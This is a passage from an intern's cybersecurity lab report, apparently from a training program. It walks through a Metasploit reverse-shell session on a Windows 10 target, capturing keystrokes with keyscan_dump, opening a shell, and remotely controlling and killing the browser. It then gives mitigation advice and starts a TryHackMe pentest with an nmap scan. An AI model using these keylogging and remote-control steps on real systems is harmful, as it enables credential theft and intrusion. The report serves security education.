
I also login with Instagram website with fake username and fake password.



6.13 typing in browser for keyscan



Type keyscan_dump for the results. And you can see what I'm typed in my browser it's in my terminal.




6.14 dump all values

Step 10 : type command : shell and press enter.

You can see basic details of target machine.


A channel 1 shell will be created within the Windows machine, giving control to the attacker.




6.15 creating shell

Step 11 : Open Microsoft Edge by entering the command -- start msedge.exe .


6.16 open browser by commands




then press enter.




Type command – exit --- for the exit the shell.




Step 11 : Use the command : keyboard_send google.com --- to automatically type in google.com.



6.17 type in browser using commands



Step 13 : Specify an event (ex. Enter) by typing command : keyevent <event_number> and pressing Enter.




To specify which event you want, you have to type an event.

Type **keyevent 13** and click **Enter.**


The number “13” indicates an enter which will select Enter on the Windows machine and open the webpage.

Use the command : keyboard_send --- to send keyboard input.

6.18 key events




Step 14 : Re-enter the shell by typing command : shell --- and press Enter.



And close Microsoft Edge by executing the command :

TASKKILL /F /IM msedge.exe

6.19 close browser by commands



You can see our browser is closed.

Mitigation :

- **Keep Everything Updated:** Make sure your Windows 10 system and all other software are up to date with the latest security patches.
- **Use Strong Security:** Install good antivirus and endpoint protection software to block attacks like this.
- **Limit Network Access:** By segmenting your network, you can make it harder for hackers to move around if they do get in.
- **Educate Yourself and Others:** Be aware of phishing scams and social engineering tactics that hackers use to trick you into opening the door for them.

A reverse shell attack can have serious consequences, leading to major disruptions, data loss, and financial damage. Taking steps to protect your system can help prevent this type of attack.

Conclusion :

We just performed a reverse shell attack using Metasploit Framework to gain access to the Windows 10 target machine from the Kali Linux attacker.

With Windows Real-time protection turned off, the attacking machine could gain access to the target machine.

Preventative measures you can take to help prevent an attacker from infiltrating your system include but are not limited to not turning off your Windows Defender or virus protection, keeping up to date with patch management, conducting vulnerability scans that could reveal open ports in network infrastructure, and firewall configurations.

References :

www.youtube.com

www.google.com

https://link.medium.com/

https://github.com/

Books – cyber security

Conclusion :

In this report, I really learned many things such as the tools are VeraCrypt and PE explorer which I didn’t know how to use or what is the purpose of those tools. The 3rd task of the intermediate level is little hard for me but I perform as well. I am learning how the Metasploit works and how I can create a payload . Thanks to SHADOW FOX, & thanks to our mentor. I learned lot of things.

ShadowFox

LEARN • CREATE • LEAD

Cyber Security Internship

Cyber Security Internship Task Report

Name : Pandya Dhara H.

Batch : August (Slot 2)

Date : 16/08/2024

Domain : Cyber Security

Level : Advance

Figure


Task : Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it.

Prerequisite :-

1. Try Hack Me website
2. Internet connection

Target machine Ip : 10.10.146.95


1.1 Target machine IP



Step 1 : find the open port in target IP using nmap command –

Nmap -sV -T5 -p- -oN nmap2.results 10.10.146.95

